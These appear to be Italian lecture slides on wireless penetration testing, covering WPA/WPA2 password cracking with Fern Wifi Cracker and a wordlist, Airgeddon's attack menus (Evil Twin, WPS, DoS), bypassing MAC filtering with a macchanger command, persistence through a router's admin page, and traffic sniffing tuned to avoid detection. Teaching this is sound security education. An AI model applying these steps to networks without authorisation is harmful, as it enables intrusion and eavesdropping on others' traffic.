
Fern Wifi Cracker – WPA/WPA2 PSK Cracking

- Cliccando su «**WiFi WPA**» verranno mostrate le reti protette con WPA/WPA2 e successivamente sarà possibile effettuare la procedura di password cracking su tali reti



Wireless Penetration Testing

Fern Wifi Cracker – WPA/WPA2 PSK Cracking



Wireless Penetration Testing

Fern Wifi Cracker – WPA/WPA2 PSK Cracking


- Selezionando il tasto «**Browse**» è possibile specificare il dizionario da utilizzare per il *brute-force* della password WPA/WPA2
 - Nell'esempio è stato utilizzato il file **rockyou.txt**



Wireless Penetration Testing

Fern Wifi Cracker – WPA/WPA2 PSK Cracking

- Selezionando la rete target (Chiamata **AP** in questo esempio) e cliccando su «**Attack**» si avvierà l'attacco a tale rete



Wireless Penetration Testing

Fern Wifi Cracker – WPA/WPA2 PSK Cracking

- Se l'attacco va a buon fine, verrà mostrata la password che è stata rilevata



La password individuata è la stringa:
ciaociao

Wireless Penetration Testing

Airgeddon – Introduzione

- Script Bash open-source per Linux che automatizza test di sicurezza su reti Wi-Fi, integrando strumenti come aircrack-ng, hashcat, etc

- Non presente di default in Kali Linux
 - `apt-get install airgeddon`



Wireless Penetration Testing

Airgeddon – Caratteristiche Principali

- Interfaccia user-friendly con menu interattivi
- Supporto multi-lingua (italiano incluso)
- Attacchi avanzati
 - Evil Twin,
 - WPS cracking
 - WPA/WPA2 Handshake Capture
 - DoS
 - Etc
- Rilevamento automatico di vulnerabilità
 - Router vulnerabili a PIN WPS
 - Etc

Wireless Penetration Testing

Airgeddon – Come Opera

➤ Flusso di lavoro tipico

- 1. Scansione reti:** Identifica AP e client associati
- 2. Selezione target:** Consente di scegliere una rete da attaccare
- 3. Attacchi supportati:**

- Evil Twin: Crea un AP clone per rubare credenziali
- WPS Pixie-Dust: Sfrutta vulnerabilità WPS per ottenere la PSK
- Deautenticazione: Forza la riconnessione per catturare handshake
- Cracking offline: Integrazione con hashcat per decifrare password
- Etc

Wireless Penetration Testing

Airgeddon – Vantaggi

- Automatizza passaggi complessi
 - Ad esempio, la gestione di schede Wi-Fi in Monitor Mode
- Fornisce log dettagliati per analisi post-test

Wireless Penetration Testing

Airgeddon – Esempio

- È possibile avviare Airgeddon da Terminale, digitando **airgeddon**

```
***** Welcome *****  
***  
This script is only for educational purposes. Be good boyz&girlz!  
Use it only on your own networks!!  
  
Accepted bash version (5.2.37(1)-release). Minimum required version: 4.2  
  
Root permissions successfully detected  
  
Detecting resolution ... Detected!: 1150x606  
  
Known compatible distros with this script:  
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Ka  
li" "Kali arm" "Manjaro" "Mint" "OpenMandriva" "Parrot" "Parrot arm" "Pentoo"  
"Raspberry Pi OS" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"  
  
Detecting system ...  
Kali Linux  
  
Let's check if you have installed what script needs
```

Wireless Penetration Testing

Airgeddon – Esempio

- È possibile avviare Airgeddon da Terminale, digitando **airgeddon**

```
***** Welcome *****  
***  
This script is only for educational purposes. Be good boyz&girlz!  
Use it only on your own networks!!  
  
Accepted bash version (5.2.37(1)-release). Minimum required version: 4.2  
  
Root permissions successfully detected  
  
Detecting resolution ... Detected!: 1150x606  
  
Known compatible distros with this script:  
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Ka  
li" "Kali arm" "Manjaro" "Mint" "OpenMandriva" "Parrot" "Parrot arm" "Pentoo"  
"Raspberry Pi OS" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"  
  
Detecting system ...  
Kali Linux  
  
Let's check if you have installed what script needs
```

Nella sua fase iniziale, lo strumento controlla che siano state state installate tutte le sue dipendenze

Wireless Penetration Testing

Airgeddon – Esempio

- Successivamente, lo strumento chiederà di scegliere l'interfaccia di rete che si intende utilizzare

```
***** Interface selection *****  
***  
Select an interface to work with:  
_____  
1. eth0 // Chipset: Intel Corporation 82540EM  
2. wlan0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11  
n  
_____  
Hint If you want to learn how to perform professional wireless network assessments, the main author of airgeddon recommends the CWP (Certified WifiChallenge Professional) certification: https://academy.wifichallenge.com/courses/certified-wifichallenge-professional-cwp?ref=c02137  
_____  
> █
```

Wireless Penetration Testing

Airgeddon – Esempio

- Scegliamo di utilizzare la scheda Wi-Fi, che supporta il *Monitor Mode*

```
***** Interface selection *****  
***  
Select an interface to work with:  
_____  
1. eth0 // Chipset: Intel Corporation 82540EM  
2. wlan0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n  
_____  
Hint If you want to learn how to perform professional wireless network assessments, the main author of airgeddon recommends the CWP (Certified WifiChallenge Professional) certification: https://academy.wifichallenge.com/courses/certified-wifichallenge-professional-cwp?ref=c02137  
_____  
> █
```

Wireless Penetration Testing

Airgeddon – Esempio

- È possibile navigare il menù dello strumento mediante un prompt che accetta come input il numero associato alla funzionalità che si intende utilizzare

```
**
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode

4. DoS attacks menu
5. Handshake/PMKID/Decloaking tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu

11. About & Credits / Sponsorship mentions
12. Options and language menu
```

Wireless Penetration Testing

Airgeddon – Esempio

- È possibile navigare il menù dello strumento mediante un prompt che accetta come input il numero associato alla funzionalità che si intende utilizzare

```
**  
Interface wlan0 selected. Mode: Managed Supported bands: 2.4Ghz  
  
Select an option from menu:  
_____  
0. Exit script  
1. Select another network interface  
2. Put interface in monitor mode  
3. Put interface in managed mode  
  
4. DoS attacks menu  
5. Handshake/PMKID/Decloaking tools menu  
6. Offline WPA/WPA2 decrypt menu  
7. Evil Twin attacks menu  
8. WPS attacks menu  
9. WEP attacks menu  
10. Enterprise attacks menu  
  
11. About & Credits / Sponsorship mentions  
12. Options and language menu  
_____
```

L'interfaccia di rete si trova di default in *Managed Mode*

Wireless Penetration Testing

Airgeddon – Esempio

- È possibile navigare il menù dello strumento mediante un prompt che accetta come input il numero associato alla funzionalità che si intende utilizzare

```
**  
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz  
  
Select an option from menu:  
_____  
0. Exit script  
1. Select another network interface  
2. Put interface in monitor mode  
3. Put interface in managed mode  
_____  
4. DoS attacks menu  
5. Handshake/PMKID/Decloaking tools menu  
6. Offline WPA/WPA2 decrypt menu  
7. Evil Twin attacks menu  
8. WPS attacks menu  
9. WEP attacks menu  
10. Enterprise attacks menu  
_____  
11. About & Credits / Sponsorship mentions  
12. Options and language menu  
_____
```

È possibile modificare la modalità della scheda di rete

Wireless Penetration Testing

Airgeddon – Esempio

- È possibile navigare il menù dello strumento mediante un prompt che accetta come input il numero associato alla funzionalità che si intende utilizzare

```
**  
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz  
  
Select an option from menu:  
  
0. Exit script  
1. Select another network interface  
2. Put interface in monitor mode  
3. Put interface in managed mode  
  
4. DoS attacks menu  
5. Handshake/PMKID/Decloaking tools menu  
6. Offline WPA/WPA2 decrypt menu  
7. Evil Twin attacks menu  
8. WPS attacks menu  
9. WEP attacks menu  
10. Enterprise attacks menu  
  
11. About & Credits / Sponsorship mentions  
12. Options and language menu
```

Atacchi che è possibile effettuare mediante Airgeddon

Outline

- Concetti Preliminari
- Ricognizione Reti Wireless
- Wireless Penetration Testing
- Post Cracking
- Wireless Sniffing

Post Cracking

- Se si ottiene la chiave pre-condivisa WPA/WPA2 o WEP è possibile autenticarsi alla rete Wi-Fi
- Una volta autenticati a tale rete è possibile utilizzare strumenti di penetration testing per
 - Cercare altri dispositivi
 - Sfruttare le vulnerabilità
 - Elevare i privilegi
 - Etc

Post Cracking

MAC Spoofing

- **MAC filtering:** Alcuni AP consentono la connessione solo a dispositivi con determinati indirizzi MAC o determinati tipi di MAC
 - Controllo molto comune usato nelle reti Wi-Fi
- **N.B.** Se si riesce ad ottenere una chiave WPA/WPA2 (o WEP) ma non si riesce ad accedere alla rete target è probabile che essa utilizzi meccanismi di MAC filtering

Post Cracking

MAC Spoofing

- È possibile bypassare il MAC filtering utilizzando il comando **macchanger**
 - Permette di sostituire l'indirizzo MAC di un dispositivo (Client) con un nuovo indirizzo che potrebbe consentire l'accesso di tale dispositivo alla rete target
- Un indirizzo MAC può essere facilmente individuato tramite operazioni di ricognizione ed eventualmente di cracking
- Ad esempio
 - **airodump-ng** identifica i Client connessi alle reti wireless
 - L'analisi tramite Wireshark dei file di acquisizione (*Capture*) consente di identificare gli indirizzi MAC potenzialmente validi

Post Cracking

MAC Spoofing – Comando macchanger

- Supponiamo di aver identificato un indirizzo MAC appartenente ad un Client precedentemente connesso alla rete wireless
- Mediante il seguente comando è possibile cambiare l'indirizzo MAC relativo alla scheda Wi-Fi
 - **macchanger --mac=34:12:98:B5:7E:D4 wlan0**

```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC: 4a:[REDACTED]:73 (unknown)
Permanent MAC: f4:[REDACTED]:b9 (unknown)
New MAC: 34:12:98:b5:7e:d4 (unknown)
```

Post Cracking

MAC Spoofing – Comando macchanger

- Esempio di Utilizzo

```
macchanger --mac=34:12:98:B5:7E:D4 wlan0
```

- *Output*

```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC: 4a:[REDACTED]:73 (unknown)
Permanent MAC: f4:[REDACTED]:b9 (unknown)
New MAC: 34:12:98:b5:7e:d4 (unknown)
```

```
root@kali:~# ifconfig wlan0
wlan0: flags=4098<Broadcast Multicast> mtu 1500
      [REDACTED] 34:12:98:b5:7e:d4 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Il nuovo MAC viene confermato anche dal comando **ifconfig**

Post Cracking


Persistence

- Dopo l'accesso alla rete wireless potrebbe essere necessario impostare meccanismi di persistenza
 - Per farlo è necessario operare sull'AP (router wireless)
- Di solito questi router si trovano all'inizio (o alla fine) dello spazio di indirizzamento della WLAN a cui ci si connette
- **Esempio:** connettendosi alla rete PenTestWEP e digitando il comando **iwconfig** è possibile notare che l'indirizzo IP dell'interfaccia Wi-Fi è **192.168.1.101**
 - Con ogni probabilità, l'indirizzo IP dell'AP sarà **192.168.1.1**
- La maggior parte degli AP dispone di un'interfaccia Web-based che permette la sua gestione

Post Cracking

Persistence


- Proviamo ad accedere tramite Browser all'indirizzo IP **192.168.1.1**



Post Cracking

Persistence

- Proviamo ad accedere tramite Browser all'indirizzo IP **192.168.1.1**



Post Cracking

Persistence

- Proviamo ad accedere tramite Browser all'indirizzo IP **192.168.1.1**

The screenshot shows the configuration interface of a TP-LINK TD-W8980 router. The left sidebar contains a navigation menu with the following items:

- Status
- Quick Setup
- Operation Mode
- Network
- DHCP Server
- Dual Band Selection
- Wireless 2.4GHz
- Wireless 5GHz
- USB Settings
- Route Settings
- Forwarding
- Parent Control
- IPv4 Firewall
- IPv6 Firewall
- IPv6 Tunnel
- Bandwidth Control
- IP & MAC Binding
- Dynamic DNS
- Diagnostic
- System Tools
- Logout

The main content area is titled "Basic Status" and includes the following sections:

- Device Information**:
 - Firmware Version: 0.6.0 1.7 v000e.0 Build 140919 Rel.52176n
 - Hardware Version: TD-W8980 v1 00000000
 - System Up Time: 9 day(s) 08:43:36
- DSL**:
 - Line Status: Connected
 - DSL Modulation Type: ADSL_2plus
 - Annex Type: Annex A/L

	Upstream	Downstream
Current Rate (Kbps)	476	5488
Max Rate (Kbps)	879	5248
SNR Margin (dB)	24	11.1
Line Attenuation (dB)	25	48.1
Errors (Pkts)	0	0
- WAN**:

Name	Connection Type	VPI/VCI	IP/Mask	Gateway	DNS	Status
br_8_35_1	Bridge	8/35	N/A	N/A	N/A	Connected
pppoe_8_35_0_d	PPPoE	8/35	79.55.157.129 /32	192.168.100.1	85.37.17.9 85.38.28.75	Connected
- IPv6 WAN**:

Name	Connection Type	VPI/VCI	IPv6 Address/Prefix Length	Gateway	DNSv6	Status
------	-----------------	---------	----------------------------	---------	-------	--------
- LAN**:

MAC Address: C0:4A:00:5A:F9:04
IP Address: 192.168.1.1
Subnet Mask: 255.255.255.0

Post Cracking Persistence

- Proviamo ad accedere tramite Browser all'indirizzo IP **192.168.1.1**

The screenshot shows the configuration interface for a TP-LINK N600 Wireless Dual Band Gigabit ADSL2+ Modem Router (Model No. TD-W8980). The left sidebar menu is visible, with 'Wireless 2.4GHz' selected. The main page title is 'Wireless Security Settings'. A note at the top states: 'Note: WEP security, WPA/WPA2 - Enterprise authentication and TKIP encryption are not supported with WPS enabled. For network security, it is strongly recommended to enable wireless security and use WPA2-PSK AES encryption.' There are three tabs: 'Disable Wireless Security' (radio button), 'WPA/WPA2 - Personal (Recommended)' (radio button, selected), and 'WPA/WPA2 - Enterprise' (radio button). Under 'WPA/WPA2 - Personal', fields include 'Authentication Type' (Auto), 'Encryption' (Auto), 'Wireless Password' (Ciaociao), and 'Group Key Update Period' (0 seconds). Under 'WPA/WPA2 - Enterprise', fields include 'Authentication Type' (Auto), 'Encryption' (Auto), 'RADIUS Server IP' (192.168.1.1), 'RADIUS Server Port' (1812), 'RADIUS Server Password' (redacted), and 'Group Key Update Period' (0 seconds). Under 'WEP', fields include 'Authentication Type' (Open System), 'WEP Key Format' (ASCII), 'Selected Key' (WEP Key), and four key fields (Key 1: Ciao!, 64bit; Key 2: Disabled; Key 3: Disabled; Key 4: Disabled). A 'Save' button is at the bottom.

Outline

- Concetti Preliminari
- Ricognizione Reti Wireless
- Wireless Penetration Testing
- Post Cracking
- Wireless Sniffing

Wireless Sniffing

- Esistono due tecniche generali per lo sniffing del traffico all'interno di una rete wireless
 - **Sniffing attivo (o sincrono)**: effettuato quando si è autenticati e connessi alla rete target
 - Utilizzo di attacchi di tipo *Man in the Middle* mediante strumenti quali Ettercap

Wireless Sniffing

- Esistono due tecniche generali per lo sniffing del traffico all'interno di una rete wireless
 - **Sniffing passivo (o asincrono)** di tutto il traffico che è possibile catturare tramite l'interfaccia wireless e successiva decifratura mediante l'opportuna chiave, di solito recuperata tramite tecniche di cracking
 - Lo sniffing passivo presenta alcuni vantaggi rispetto a quello attivo
 - Poiché non vi è connessione alla rete target, non vengono lasciate tracce causate dall'accesso
 - Catturare passivamente il traffico e decifrarlo in un secondo momento permette di diminuire la probabilità di essere scoperti

Wireless Sniffing

Sniffing Attivo

- Analogamente ad una LAN anche in una WLAN è possibile effettuare lo sniffing del traffico di rete


- Per effettuare questa operazione è necessario essere autenticati e connessi alla rete wireless target
 - Oltre ad avere un indirizzo IP valido appartenente a tale rete

- Per effettuare questo tipo di sniffing è tipicamente usato Ettercap

Wireless Sniffing

Sniffing Attivo – Esempio

